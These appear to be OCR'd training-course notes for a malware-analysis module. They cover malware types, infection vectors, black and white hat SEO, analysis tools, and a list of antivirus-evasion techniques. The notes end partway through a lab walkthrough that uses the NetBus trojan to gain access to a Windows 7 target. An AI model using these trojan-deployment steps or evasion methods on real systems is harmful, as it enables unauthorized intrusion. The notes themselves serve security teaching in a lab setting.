


MODULE 7 MALWAR ANALYSIS

Table of Contents

1.Malware Threads Overview

What is malware

List of malware/types of malware

- Virus Attack
- Worm Attack
- Trojan Horse Attack
- Ransomware Attack
- Spyware Attack
- Adware
- Rootkit
- Keylogger
- Botnet

How to enter malware in computer systems

- Phishing Emails
- Malicious Downloads
- Infected USB Drives
- Exploit Kits (Software Vulnerabilities)
- Fake Software Updates
- Malvertising (Malicious Ads)
- Social Engineering

Types of SEO

1 White Hat SEO

Core White Hat SEO Techniques

- Quality Content Creation
- Keyword Research & Natural Use
- On-Page SEO
- Mobile-Friendliness & Speed

2 Black Hat SEO

🔍 Common Black Hat Tactics

- Cloaking
- Invisible Text
- Keyword Stuffing
- Link Farming & Buying Links
- Content Spinning

Task 1 gain access to the target system using Trojans

- NetBus
- NjRat
- JPS Viruse Maker

Phases of Viruse Attack

- Infection phases viruse
- Attack phases viruse

How to malware analysis

1 Static malware analysis

- Haybrid analysis
- virustotal

- File finger printing
- Local and online malware scanning
- Perfroming string search
- Identifying packet /obfuscation method

Task 2 Perfrom malware scanning using Hybrid Analysis

- **Haybrid analysis**
- **Virustotal.com**

Task 3 Perfrom malware scanning using viruse total Analysis

Virus total.com

Task 4: perfrom malware diseassembly using IDA pro

- **IDA PRO**

Common Techniques to Bypass Antivirus Software

- Obfuscation
- Packing / Encryption
- Polymorphism
- Metamorphism
- Code Injection
- Living off the Land (LoL) Techniques
- Disabling or Modifying AV

Extra activity Task 5: string search method without run program gathering information there is tool called Bintxt

Extra activity Task 6: string search method without run program gathering information there is tool called Dependency walker

Techniques to Bypass Antivirus using encoder and msfconsol msfvenom Techniques

2 Dynamic malware analysis

Two types of analysis

- System baselining

Task 7: System baselining using regshot malware analysis

Method 1 how to windows service monitoring using what's running

- Host integrity monitoring
- Ports monitoring
- Process monitoring
- Registry monitoring
- Windows service monitoring
- Files folder monitoring

- Network traffic monitoring
- DNS monitoring
- API monitoring
- Systems call monitoring
- Browser monitoring

Task 8: port monitering using TCP malware analysis

Method 1 how to windows port monitoring using currports

Extra Activity using metasploit framework

Techniques to Bypass Antivirus using encoder and msfconsol msfvenom Techniques

Malware Threats

1 what is Malware

Malware is short for **malicious software** — it's any software that's specifically designed to harm, exploit, or otherwise do something unwanted to a computer, network, or user.
malware can steal data, damage systems, spy on users, or allow hackers to take control of your device.

List of malware/types of malware

🧨 1. Virus Attack

- **How it works:** A virus attaches itself to a legitimate file or program. When the file is opened, the virus activates and spreads to other files or systems.
- **Goal:** Corrupt, delete, or steal data; slow down or crash systems.
- **Example:** A virus hiding in a cracked software installer that messes up your files after you run it.

🪱 2. Worm Attack

- **How it works:** A worm spreads by itself across devices and networks without needing help (no clicking or opening files).
- **Goal:** Consume bandwidth, slow down systems, and spread quickly.
- **Example:** A worm infects a company's network and slows everything down, even reaching computers in different offices.

🐂 3. Trojan Horse Attack

- **How it works:** A Trojan looks like a harmless or useful program (like a game or tool), but once installed, it opens a backdoor for hackers.
- **Goal:** Steal information, install more malware, or give hackers control.
- **Example:** You download a "free photo editor," but it secretly sends your passwords to a hacker.

🛑 4. Ransomware Attack

- **How it works:** Ransomware encrypts your files or locks your device. Then, it demands money (a ransom) to unlock everything.
- **Goal:** Make money from victims.
- **Example:** You see a message saying your files are locked and you must pay $300 in Bitcoin to get them back.

🕵️ 5. Spyware Attack

- **How it works:** Spyware runs silently in the background and tracks your online activity, keystrokes, or even takes screenshots.
- **Goal:** Steal login credentials, credit card info, or spy on the user.
- **Example:** A hidden app logs everything you type and sends it to a hacker.

📢 6. Adware Attack

- **How it works:** Adware floods your device with pop-up ads or redirects you to websites. It may collect data on your behavior too.
- **Goal:** Generate money from ads or gather data for targeted ads.
- **Example:** You open your browser and it keeps taking you to random, sketchy websites filled with ads.

🎯 7. Keylogger Attack

- **How it works:** A keylogger records every keystroke you make, including passwords, messages, and credit card numbers.
- **Goal:** Steal sensitive data.
- **Example:** A keylogger records your login details and sends them to someone else.

🧨 8. Rootkit Attack

- **How it works:** A rootkit hides deep inside your system and lets hackers control it remotely without you noticing.
- **Goal:** Stay hidden while allowing long-term access to your device.
- **Example:** Hackers secretly watch your system for months without detection.

How to enter malware in computer system

Phishing Emails

- **What happens:** You get an email that looks legit (from a bank, company, etc.) with an attachment or a link.
- **If you click:** The attachment runs malware or the link leads to a fake site that downloads malware.
- **Example:** You open a “PDF invoice” from a fake Amazon email — boom, infected.

---

2. Malicious Downloads

- **What happens:** You download free software, games, music, or movies from untrusted sources.
- **If you install:** Hidden malware runs along with the software.
- **Example:** You download a free "video converter" and it installs spyware in the background.

---

3. Infected USB Drives

- **What happens:** A USB stick contains an autorun file or malicious code.
- **If plugged in:** It automatically executes malware on your computer.
- **Example:** Someone “accidentally” drops a USB in your office — you plug it in, and now they’re inside your network.

---

4. Exploit Kits (Software Vulnerabilities)

- **What happens:** Hackers target known bugs in outdated software (like browsers, Flash, or even your OS).
- **If unpatched:** Malware gets installed silently in the background when you visit an infected website.
- **Example:** You visit a shady site with an outdated browser and get infected without clicking anything.

---

5. Fake Software Updates

- **What happens:** A pop-up tells you to “update Flash Player” or “install antivirus.”
- **If clicked:** You install malware instead.
- **Example:** A fake Windows update installs a keylogger.

---

6. Malvertising (Malicious Ads)

- **What happens:** Ads on websites (even legit ones) carry hidden scripts.
- **If viewed or clicked:** Malware is downloaded automatically.
- **Example:** You visit a news site with a bad ad that installs ransomware.

---

7. Social Engineering

- **What happens**: Attackers trick you into installing malware by pretending to be tech support, coworkers, etc.
- **If convinced:** You give them access or install software yourself.
- **Example:** “Microsoft” calls you and says your PC has a virus. You install their "fix" — it's a trojan.

Task1 gain access to the target system using Trojans

What is Trojans / Why Do Hackers Use Trojans?

A **Trojan**, short for **Trojan Horse**, is a type of **malware that tricks you into installing it** by pretending to be something safe or useful.

- It **doesn't spread by itself** like a virus or worm.
- It **needs you to download or run it**.
- Once it's in your system, it opens the door for hackers to do whatever they want — steal info, spy, control your device, etc.

📌 **Named after the story of the Trojan Horse** in Greek mythology — it looks harmless on the outside but is dangerous on the inside.

Why Do Hackers Use Trojans?

Hackers use Trojans for **sneaky, targeted attacks** because:

✓1. *Easy to Trick Users*

- Disguised as games, tools, installers, updates, or even antivirus software.
- Example: “Free Photoshop Download” — but it's a Trojan.

✓2. *Remote Access (Backdoor Trojans)*

- Lets hackers **control your system remotely** without your knowledge.
- They can browse files, steal passwords, or turn on your webcam/mic.

✓3. *Data Theft*

- Trojans can include **keyloggers** or spyware to steal:
  - Credit card numbers
  - Passwords
  - Personal files

✓4. *Dropper or Downloader Trojans*

- They **download and install other malware** (like ransomware or botnet clients) once they're on your system.

Types of SEO

1Black Hat SEO

Black Hat SEO refers to unethical or manipulative techniques used to improve a website's search engine rankings. These tactics violate search engine guidelines (like those from Google) and are aimed at tricking algorithms rather than offering real value to users.

Here are some common Black Hat SEO techniques:

🔍 Common Black Hat Tactics:

1. **Keyword Stuffing**
   Overloading a page with keywords in an unnatural way to manipulate rankings.
   - ***Example:*** *"Buy cheap shoes. Cheap shoes online. Best cheap shoes now."*
2. Cloaking
   Showing different content to search engines than what users see.
3. Invisible Text
   Hiding keywords in white text on a white background or using CSS to hide them.

4. Link Farming & Buying Links
   Creating a network of sites that link to each other (or paying for backlinks) to inflate authority.
5. Content Spinning
   Rewriting content using software to create "new" pages that are essentially duplicates.

2 White Hat SEO

White Hat SEO is the **ethical, search engine-approved** approach to improving your website's visibility and ranking. Unlike Black Hat SEO, which tries to "game the system," White Hat SEO focuses on **providing real value to users** and following the rules laid out by search engines like Google.

Core White Hat SEO Techniques:

1. Quality Content Creation

- Write helpful, unique, and engaging content that answers user questions.
- Use original images, videos, and data where possible.

2. Keyword Research & Natural Use

- Find relevant keywords using tools like Google Keyword Planner or Ahrefs.
- Integrate them naturally in titles, headers, and content (no keyword stuffing).

3. On-Page SEO

- Optimize title tags, meta descriptions, and headers (H1, H2, H3).
- Use descriptive, keyword-friendly URLs.
- Improve internal linking for site structure.

4. Mobile-Friendliness & Speed

- Ensure your website works great on all devices.
- Optimize for fast loading times (compress images, minimize scripts).

5. User Experience (UX)

- Clean design, easy navigation, and intuitive layout.
- Low bounce rates and high engagement = good signals to search engines.

Task Gain Access to the Target system using Trojans using netbus


Attacker machine is windows 11

Target machine is windows 7


Step1: select the net bus

Step2: click on wright and click on the properties

Step3: Select the **share** options/and click on advance sharing




Step4: click on the permission full control




Step5: send to target machine / my target machine is windows 7

How to send target machine file


1 press on windows button + R in target machine and include ip address for attacker machine



